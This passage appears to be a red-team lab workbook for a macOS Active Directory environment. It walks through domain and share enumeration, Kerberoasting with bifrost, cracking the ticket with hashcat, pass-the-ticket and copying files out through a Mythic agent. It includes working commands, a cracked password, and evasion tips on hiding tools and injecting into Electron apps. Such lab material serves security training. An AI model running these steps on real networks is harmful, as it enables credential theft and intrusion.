            >\n\t\t\t\t\t\t<array/>\n\t\t\t\t\t\t<key>DocItems-Raw</key>\n\t\t\t\t\t\t<array/>\n\t\t\t\t\t\t<key>MCXDockSpecialFolders-Raw</key>\n\t\t\t\t\t\t<array>\n\t\t\t\t\t\t\t<string
            >AddDockMCXOriginalNetworkHomeFolder</string>\n\t\t\t\t\t\t</array>\n\t\t\t\t\t</dict>\n\t\t\t\t\t<key>mcx_union_policy_keys</key>\n\t\t\t\t\t<array>\n\t\t\t\t\t\t<dict>\n\t\t\t\t\t\t\t<key
            >mcx_input_key_names</key>\n\t\t\t\t\t\t\t<array>\n\t\t\t\t\t\t\t\t<string>AppItems-Raw</string>\n\t\t\t\t\t\t\t</array>\n\t\t\t\t\t\t\t<key>mcx_output_key_name</key>\n\t\t\t\t\t\t\t<string>static
            -apps</string>\n\t\t\t\t\t\t\t<key>mcx_remove_duplicates</key>\n\t\t\t\t\t\t\t<true/>\n\t\t\t\t\t\t</dict>\n\t\t\t\t\t\t<dict>\n\t\t\t\t\t\t\t<key>mcx_input_key_names</key>\n\t\t\t\t\t\t\t<array
            >\n\t\t\t\t\t\t\t\t<string>DocItems-Raw</string>\n\t\t\t\t\t\t\t</array>\n\t\t\t\t\t\t\t<key>mcx_output_key_name</key>\n\t\t\t\t\t\t\t<string>static-others</string>\n\t\t\t\t\t\t\t<key
            >mcx_remove_duplicates</key>\n\t\t\t\t\t\t\t<true/>\n\t\t\t\t\t\t</dict>\n\t\t\t\t\t\t<dict>\n\t\t\t\t\t\t\t<key>mcx_input_key_names</key>\n\t\t\t\t\t\t\t<array>\n\t\t\t\t\t\t\t\t<string
```

To search for a specific domain computer, you may also filter using `match_attribute_value`:

```
jsimport_call
{"command":"Get_DomainComputer({match_attribute_value:'jazz$'})"}
```

Returning the computer attributes for computer 'jazz$':


```
{
    "jazz$": {
        "dsAttrTypeNative:distinguishedName": [
            "CN=jazz,CN=Computers,DC=harvest,DC=lab"
        ],
        "dsAttrTypeStandard:RecordType": [
            "dsRecTypeStandard:Computers"
        ],
        "dsAttrTypeStandard:Comment": [
            "Oliver Smith"
        ],
        "dsAttrTypeNative:operatingSystemVersion": [
            "12.7.1"
        ],
        "dsAttrTypeNative:instanceType": [
            "4"
        ],
        "dsAttrTypeNative:name": [
            "jazz"
        ],
```

By default, Orchard's `Get_DomainComputer` function will query local computer nodes instead of domain computers.

> **Note:** To be able to search for domain computers, remove the parameter 'nodetype:"local"' on line 525 of Orchard.js:

```
function Get_DomainComputer({match_attribute="recordname", match_attribute_value, return_attributes_list=[null], limit=0, help=false} = {}){
    //returns all computers or specific computer objects in AD
    if(help){
        var output = "";
            output += "\\nlist all domain computers or get information on a specific computer. If no match_attribute_value is specified, list all computers.";
            output += "\\n\"match_attribute\" should be what field you want to search on, by default it's \"recordname\"";
            output += "\\n\"match_attribute_value\" should be the field you want to filter on, so if you're looking for a specific computer, it's the hostname.";
            output += "\\n\"return_attributes_list\" should be a list of the attributes you want back.";
            output += "\\ncalled: Get_DomainComputer() <--- list out all domain computers";
            output += "\\ncalled: Get_DomainComputer({match_attribute_value:\"testmac$\",match_attribute:\"name\"});";
            return output;
    }
    let query = Get_OD_ObjectClass({objectclass:"Computers", value:match_attribute_value, match:"Contains", query_attributes:match_attribute, max_results:limit, return_attributes:return_attributes_list});
    return JSON.stringify(query, null, 2);
}
```

Try experimenting with the built-in commands and Orchard to identify the following in the domain:

`1. Domain users
`2. Domain computers
`3. Domain groups
`4. HR Staff group members`
`5. HR Administrators group members`

2.4 References

1. https://github.com/its-a-feature/HealthInspector
2. https://medium.com/specter-ops-posts/abusing-slack-for-offensive-operations-2343237b9282
3. https://github.com/its-a-feature/Orchard

Lab 3 - Lateral Movement

Time: 45 mins

Objective

Identify opportunities for lateral movement in the domain environment by targeting Kerberos and interesting network shares.

Tasks

3.1 Share Enumeration: Enumerate the domain for network shares using smbutil.

3.2 SPN Enumeration: Identify the domain user with a service principal name (SPN) set. What service is the SPN set for?

3.3 Kerberoasting: Kerberoast the user using bifrost and crack the service ticket offline with hashcat to retrieve the plaintext user password.

3.4 Pass The Ticket: Use the credentials obtained from Kerberoasting to obtain a Kerberos ticket on behalf of the compromised user.

3.5 Share Access: Get a TGT for the kerberoasted user and list the discovered share.

3.6 Passwords in Files: Retrieve and open the 'new joiners 2023.docx' Word document located on the share.

3.7 Email Compromise: Login to the compromised user's webmail account and enumerate their inbox.

3.8 Internal Spearphishing: Compromise the IT administrator user via internal spearphishing and use the Apfell payload to obtain a Mythic callback.

3.1 Share Enumeration

Now that we have a blueprint of the domain, we can begin looking at ways of moving off of our current machine and across the network.

In enterprise environments, it's common to find network shares which store company documents and data. Given the sheer volume of information stored on most networks, it can be tricky to properly lock down access and permissions to ensure that only the right set of users have access to the right set of resources.

Due to this challenge, misconfigured network shares are a common finding on red team engagements and penetration tests, and commonly lead to the disclosure of credentials to user accounts and systems. As red teamers, network share enumeration can therefore be a quick win in escalating our domain privileges or

gaining access to business critical information without needing to escalate privileges prior.

To enumerate the harvest.lab domain for network shares, we'll be using smbutil to connect to machines over the SMB protocol. Below, we use `shell smbutil view //arboretum.harvest.lab` to list the shares on the domain controller:

[Tue Nov 28 2023 07:46 PM] / 88 / team1 / 3

shell smbutil view //arboretum.harvest.lab

```
Share                                   Type    Comments
-------------------------------
ADMIN$                                  Disk    Remote Admin
SYSVOL                                  Disk    Logon server share
HR                                      Disk    HR share
IPC$                                    Pipe    Remote IPC
C$                                      Disk    Default share
NETLOGON                                Disk    Logon server share

6 shares listed
```

As we can see, there is a share labeled 'HR' listed, which would presumably be used by the Human Resources department to store and control access to files.

We'll see that if we try to mount and view the contents of this filesystem now with the `mount` command, we get a permission denied error:

[Thu Dec 07 2023 10:20 AM] / 433 / team1 / 19 error

shell mount -t smbfs //arboretum.harvest.lab/HR /Users/oliver.smith/

```
Error: mount_smbfs: mount error: /Users/oliver.smith: Permission denied
mount: /Users/oliver.smith failed with 64
```

Referring back to our domain enumeration with Orchard, we find that this network share is referenced in the description of the 'HR Administrators' domain group:

```
jsimport_call {"command":"Get_DomainGroup({return_attributes_list:
['recordname', 'comment']})"}
```

[Tue Nov 28 2023 07:50 PM] / 92 / team1 / 3

jsimport_call {"command":"Get_DomainGroup({return_attributes_list:['recordname', 'comment']})"}


```
    "HARVEST\\HR Administrators": {
        "dsAttrTypeStandard:RecordName": [
            "HARVEST\\HR Administrators"
        ],
        "dsAttrTypeStandard:Comment": [
            "HR administrative users. Network access to \\\\arboretum.harvest.lab\\HR"
        ]
    },
    "HARVEST\\HR Staff": {
        "dsAttrTypeStandard:RecordName": [
            "HARVEST\\HR Staff"
        ],
        "dsAttrTypeStandard:Comment": [
            "HR staff members"
        ]
    },
    "HARVEST\\Cert Publishers": {
        "dsAttrTypeStandard:RecordName": [
            "HARVEST\\Cert Publishers"
        ],
```


Based on this description, this would imply that members of the 'HR Administrators' group have access to the contents of the share. To investigate this further, we can list the domain group membership of this group:

```
jsimport_call {"command":"Get_DomainGroupMember({group:'HR Administrators'})"}
```

[Tue Nov 28 2023 07:55 PM] / 93 / team1 / 3

jsimport_call {"command":"Get_DomainGroupMember({group:'HR Administrators'})"}


```
{
    "HARVEST\\HR Administrators": {
        "dsAttrTypeNative:distinguishedName": [
            "CN=HR Administrators,CN=Users,DC=harvest,DC=lab"
        ],
        "dsAttrTypeStandard:GroupMembership": [
            "HARVEST\\Emily Nguyen"
        ],
        "dsAttrTypeNative:member": [
            "CN=Emily Nguyen,CN=Users,DC=harvest,DC=lab"
        ]
    }
}
```


From this, we determine that Emily Nguyen is a member of the HR Administrators domain group. Therefore, in order to access the share, we need to somehow assume the privileges of this user.

3.2 SPN Enumeration

When enumerating the emily.nguyen user account, we note that it has a service principal name (SPN) assigned with the value 'http/mail01.harvest.lab:80'.

```
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'emily.nguyen'})"}
```

In short, an SPN is a unique identifier of a service (http/mail.harvest.lab:80) as associated with a service sign-in account (emily.nguyen):

Service principal names applied to all domain objects may also be enumerated using the following query:

```
jsimport_call
{"command":"Get_DomainUser({match_attribute:'serviceprincipalname',
match_attribute_value:'/', return_attributes_list:['recordname',
'serviceprincipalname']})"}
```

As returned by the output, there are two SPNs in the harvest.lab domain, the default `kadmin/changepw` and the `http/mail01.harvest.lab:80`:

[Thu Dec 07 2023 11:12 AM] / 451 / team1 / 19

jsimport_call {"command":"Get_DomainUser({match_attribute:'serviceprincipalname', match_attribute_value:'/', return_attributes_list:['recordname', 'serviceprincipalname']})"}


```
{
    "krbtgt": {
        "dsAttrTypeStandard:RecordName": [
            "krbtgt"
        ],
        "dsAttrTypeNative:servicePrincipalName": [
            "kadmin/changepw"
        ]
    },
    "emily.nguyen": {
        "dsAttrTypeStandard:RecordName": [
            "emily.nguyen"
        ],
        "dsAttrTypeNative:servicePrincipalName": [
            "http/mail01.harvest.lab:80"
        ]
    }
}
```


In large enterprise environments, it is likely that there are multiple SPNs assigned to various users in order to allow applications to handle service authentication for particular accounts where needed.

3.3 Kerberoasting


One of the flaws associated with SPNs is that they can be exploited through a technique known as Kerberoasting.

Based on the way that the Kerberos protocol is designed, it is possible for an authenticated domain user to request a Kerberos ticket for an SPN account. As this ticket is encrypted with the hash of the service account password, it is possible to crack this offline using a brute force attack.

As the emily.nguyen user has an SPN set, it is possible to request a ticket for the user and then crack it offline with a brute force tool. In this lab, we will be using bifrost to request the Kerberos ticket, and then hashcat with rockyou.txt as our wordlist to crack it offline.

To begin, download bifrost from the GitHub repo and upload it to the `/private/tmp/` directory of the machine. The compiled binary can be found in `bifrost > compiled_binaries > bifrost`.

> **OPSEC:** on a real red team operation, whilst we prefer to operate without touching disk, we might choose to upload our tooling to hidden files or directories (those starting with a dot '.').



Shortly after, the bifrost binary will be uploaded to the host.

> **Note:** as this is a live lab environment, please be mindful that another user may have already uploaded this binary to the machine. If so, feel free to use it.

```
[Tue Nov 28 2023 08:36 PM] / 107 / team1 / 3
upload bifrost to /private/tmp/bifrost
1  file written
```

Next, make the bifrost binary executable by executing `shell chmod +x /private/tmp/bifrost`:

```
[Tue Nov 28 2023 08:39 PM] / 109 / team1 / 3
shell chmod +x /private/tmp/bifrost
1  No Command Output
```

Once uploaded and made executable, execute list the current Kerberos tickets using the following command:

```
shell /private/tmp/bifrost -action list
```

We note that a Kerberos ticket for our current user, oliver.smith is present:


```
[Tue Nov 28 2023 08:41 PM] / 112 / team1 / 3
shell /private/tmp/bifrost -action list
1  ___                ___                 _
2  (  _`\  _  /'___)               ( )_
3  | (_) )(_)| (__  _ __   _    ___ | ,_)
4  |  _ <'| || ,__)( '__)/'_`\ /',__)| |
5  | (_) )| || |   | |  ( (_) )\__, \| |_
6  (____/'(_)(_)   (_)  `\___/'(____/\__)
7
8
9  [*] Principal: oliver.smith@HARVEST.LAB
10     Name: API:36AC8196-35E3-4E2C-AAA2-CF8FA42B3635
11     Issued          Expires              Principal                  Flags
12 2023-11-28 20:41:00GMT  2023-11-29 06:40:01GMT  krbtgt/HARVEST.LAB@HARVEST.LAB  (forwardable initial pre-auth )
13 1970-01-01 01:00:00GMT+1    2023-11-28 20:39:51GMT  krb5_ccache_conf_data/fast_avail/krbtgt\/HARVEST.LAB\@HARVEST.LAB@X-CACHECONF:  ()
```

Next, we dump the existing Kerberos tickets using the following command:

```
shell /private/tmp/bifrost -action dump -source tickets
```

Bifrost will then dump the current tickets:


As part of the output of this command, we get the Kerberos ticket of the current user in .kirbi file format:



Copy this blob and set it aside. Next, use bifrost to request a Kerberoastable ticket for the SPN service we have identified:

```
shell /private/tmp/bifrost -action asktgs -ticket <ticket> -service
http/mail01.harvest.lab:80 -kerberoast true
```

The output of this command generates us a crackable ticket already in hashcat format:



We copy this ticket output and put it into a file called `ticket.txt` on our attacking host. Then, we start hashcat and supply our ticket and the `rockyou.txt` wordlist, as well as the hashcat mode for cracking Kerberos tickets `13100`:

```
hashcat -m 13100 -a 0 ticket.txt rockyou.txt
```

After starting and running hashcat for a short while, the Kerberos ticket is cracked, and the cracked password can be found at the end of the hashcat ticket blob.


This password, which belongs to user emily.nguyen, can now be used to authenticate to the domain on behalf of the user:

```
$krb5tgs$23$*$HARVEST.LAB$http/mail01.harvest.lab:80*$ecd5dfa9a089131045e5d73ebe0a83dc$d5cb42ff96f
4c8346c660669f047da072cf09025d90dd985b31ce3845020e4cb358b723f33bb298b0e130cd192c526842f1a737d826d3
b8622757baca846680334ccbbd8b05804e65b464f353f3551912a2bed6363af6c5cec7481c454a8aeac6e9921d05340f96
bd8069c75a0e83c7d42278cbef424943d48a98ff4f67a346da38248fbf59a4bbec7cbd4f5ee4394bf56f5887671cf960ab
ca3d3283299278f364fd436a4fc35d5def445308c034c69155c9fe74c7f6c260cee9ff9142d572a5189ebed05bfc0d7a58
4cfca982f91f362a33fa6e32720e2b0ab721386bcb3aa88124250d59921cd8e02e445e34082b3fb7d5cc94f541cc3a353e
fbee668c074a50a094f1cf62288c20ef0a47648a66e3fe763e1029d07b3d868c4d1128dab12df617534cb73f717b34fac2
e15a101835750897d5f3e1ca0e57376dd3e04bc5c121c594301109bb2bce7f0b7983cf5c0f3518c3b4c8737c24b40de82d
19f2fa21760d673a15c73fa521dba43e91d662702feba6319ccd757ca006ac5e92eb8eeee7f7363:!QAZ2wsx

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*$HARVEST.LAB$http/mail01.harvest.lab:8...7f7363
Time.Started.....: Thu Dec  7 11:19:31 2023 (0 secs)
Time.Estimated...: Thu Dec  7 11:19:31 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (../rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#3.........:  1974.9 kH/s (3.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 16384/14344384 (0.11%)
Rejected.........: 0/16384 (0.00%)
Restore.Point....: 8192/14344384 (0.06%)
Restore.Sub.#3...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#3....: toodles -> christal
Hardware.Mon.SMC.: Fan0: 38%, Fan1: 38%
Hardware.Mon.#3..: Temp: 60c

Started: Thu Dec  7 11:19:23 2023
Stopped: Thu Dec  7 11:19:32 2023
```

3.4 Pass The Ticket

Now that we have user emily.nguyen's password (!QAZ2wsx) we can use it with the `asktgt` module of bifrost to obtain a Kerberos ticket on behalf of the user:

```
shell /private/tmp/bifrost -action asktgt -username emily.nguyen -
domain harvest.lab -password !QAZ2wsx
```



The output of this command will generate a Kerberos ticket for the user:

We can then import the ticket using the `ptt` module of bifrost:

```
shell /private/tmp/bifrost -action ptt -cache new -ticket <ticket>
```

We can then confirm the ticket for user emily.nguyen has been imported:

```
shell /private/tmp/bifrost -action list
```

```
[Tue Nov 28 2023 10:10 PM] / 118 / team1 / 3
shell /private/tmp/bifrost -action list
 ___          ___                  _
(  _`\  _    /'___)                ( )_
| (_) )(_)| (__  _ __   _     ___ | ,_)
|  _ <'| || ,__)( '__)/'_`\ /',__)| |
| (_) )| || |   | |  ( (_) )\__, \| |_
(____/'(_)(_)   (_)  `\___/'(____/\__)


[+] Principal: emily.nguyen@HARVEST.LAB
    Name: API:9F900086-3E40-4082-806E-048A00F06517
    Issued           Expires              Principal                  Flags
2023-11-28 21:51:41GMT  2023-11-29 07:51:41GMT  krbtgt/HARVEST.LAB@HARVEST.LAB  (forwardable renewable initial pre-auth )

[*] Principal: oliver.smith@HARVEST.LAB
    Name: API:36AC8196-35E3-4E2C-AAA2-CF8FA42B3635
    Issued           Expires              Principal                  Flags
2023-11-28 22:11:00GMT  2023-11-29 08:10:01GMT  krbtgt/HARVEST.LAB@HARVEST.LAB  (forwardable initial pre-auth )
1970-01-01 01:00:00GMT+1    2023-11-28 22:09:51GMT  krb5_ccache_conf_data/fast_avail/krbtgt\/HARVEST.LAB\@HARVEST.LAB@X-CACHECONF:  ()
```

3.5 Share Access

Now that we have a Kerberos ticket on behalf of user emily.nguyen, we can start carry out network-level activities on behalf of the user.

Going back to our network share enumeration, we are interested in gaining access to the `HR` share on the domain controller:

```
[Tue Nov 28 2023 10:13 PM] / 119 / team1 / 3
shell smbutil view //arboretum.harvest.lab
Share                           Type    Comments
-------------------------------
ADMIN$                          Disk    Remote Admin
SYSVOL                          Disk    Logon server share
HR                              Disk    HR share
IPC$                            Pipe    Remote IPC
C$                              Disk    Default share
NETLOGON                        Disk    Logon server share

6 shares listed
```

To mount the share on behalf of user emily.nguyen, we first need to take the API value associated with the user's Kerberos ticket, as we'll be using this to act on behalf of the user:

```
[Thu Dec 07 2023 12:00 PM] / 456 / team1 / 19
shell /private/tmp/bifrost -action list
 ___          ___                  _
(  _`\  _    /'___)                ( )_
| (_) )(_)| (__  _ __   _     ___ | ,_)
|  _ <'| || ,__)( '__)/'_`\ /',__)| |
| (_) )| || |   | |  ( (_) )\__, \| |_
(____/'(_)(_)   (_)  `\___/'(____/\__)


[+] Principal: emily.nguyen@HARVEST.LAB
    Name: API:BA000D27-69C8-4354-8844-63420BF2F04F
    Issued           Expires              Principal                  Flags
2023-12-07 11:24:19GMT  2023-12-07 21:24:19GMT  krbtgt/HARVEST.LAB@HARVEST.LAB  (forwardable renewable initial pre-auth )

[*] Principal: oliver.smith@HARVEST.LAB
    Name: API:A2FEF95A-5066-4AB9-BB2C-F4C0A90BC1AF
    Issued           Expires              Principal                  Flags
2023-12-07 12:01:38GMT  2023-12-07 22:00:00GMT  krbtgt/HARVEST.LAB@HARVEST.LAB  (forwardable initial pre-auth )
1970-01-01 01:00:00GMT+1    2023-12-07 11:59:50GMT  krb5_ccache_conf_data/fast_avail/krbtgt\/HARVEST.LAB\@HARVEST.LAB@X-CACHECONF:  ()
```


Next, we will export the `KRB5CCNAME` variable and mount the network share to a local directory. `/Users/oliver.smith/Public` directory.

> **OPSEC:** Depending on where you choose to mount on the filesystem, you may trigger a TCC prompt requesting access to network volumes. In this lab, we have already granted this permission to the cron parent process which is running our payload.
>
> > To avoid popping a TCC prompt, you can inject your Apfell callback into a running process which has already been granted permission to access files and folders on network volumes. This is particularly useful when targeting Electron apps such as Teams, Discord and Slack, as by design, they allow process injection.

```
shell KRB5CCNAME=API:BA000D27-69C8-4354-8844-63420BF2F04F mount -t
smbfs //arboretum.harvest.lab/HR /Users/oliver.smith/Public
```

Once mounted, our agent will display "No Command Output" which indicates it was successful:

We can now list this share and enumerate the employee onboarding documents (.docx and .pptx) which are present:



3.6 Passwords in Files

When red teaming during an assumed breach scenario (e.g., an internal foothold with an authenticated domain account), where possible, gathering files on open repositories and network shares is a good way to build your understanding of the target organisation.

Based on the types of files you come across during an operation, as well as prior agreements made with the client, it may be useful to exfiltrate the files to your local


attacker machine and view the contents offline. In particular this applies to documents which need external programs to open, such as Microsoft Word or Excel.

To exfiltrate files, the Mythic Apfell payload features a `download` command. We demonstrate this now by downloading the document we discovered on the HR share, 'Employee Onboarding Luca Rossi.docx':


First, we move to the Public directory and copy the file from the mounted location to `/private/tmp`:

```
[Thu Dec 07 2023 02:41 PM] / 489 / team1 / 19
shell cp Employee_Onboarding_Luca_Rossi.docx /private/tmp
1  No Command Output
```

Next, we download the file from the `/private/tmp` directory and click 'Download File':



We can see the list of downloaded files in the Files tab in Mythic:



To unmount the share, we first list the shares using the command `shell df -h`:

```
[Thu Dec 07 2023 02:44 PM] / 492 / team1 / 19
shell df -h
```

	Filesystem	Size	Used	Avail	Capacity	iused	ifree	%iused	Mounted on
2	/dev/disk1s5s1	70Gi	21Gi	35Gi	38%	502242	370749720	0%	/
3	devfs	185Ki	185Ki	0Bi	100%	639	0	100%	/dev
4	/dev/disk1s4	70Gi	1.0Mi	35Gi	1%	1	370749720	0%	/System/Volumes/VM
5	/dev/disk1s2	70Gi	1.9Gi	35Gi	6%	748	370749720	0%	/System/Volumes/Preboot
6	/dev/disk1s6	70Gi	62Mi	35Gi	1%	650	370749720	0%	/System/Volumes/Update
7	/dev/disk1s1	70Gi	10Gi	35Gi	23%	247361	370749720	0%	/System/Volumes/Data
8	map auto_home	0Bi	0Bi	0Bi	100%	0	0	100%	/System/Volumes/Data/home
9	map -fstab	0Bi	0Bi	0Bi	100%	0	0	100%	/System/Volumes/Data/Network/Servers
10	/dev/disk1s5	70Gi	21Gi	35Gi	38%	390147	370749720	0%	/System/Volumes/Update/mnt1
11	//emily.nguyen@arboretum.harvest.lab/HR	49Gi	13Gi	36Gi	27%	3478211	9471290	27%	/Users/oliver.smith/Public

Next, change out of the directory and unmount the share from the mount point using `shell umount /Users/oliver.smith/Public`:

```
[Thu Dec 07 2023 02:49 PM] / 497 / team1 / 19

shell umount /Users/oliver.smith/Public
```

```
1  No Command Output
```

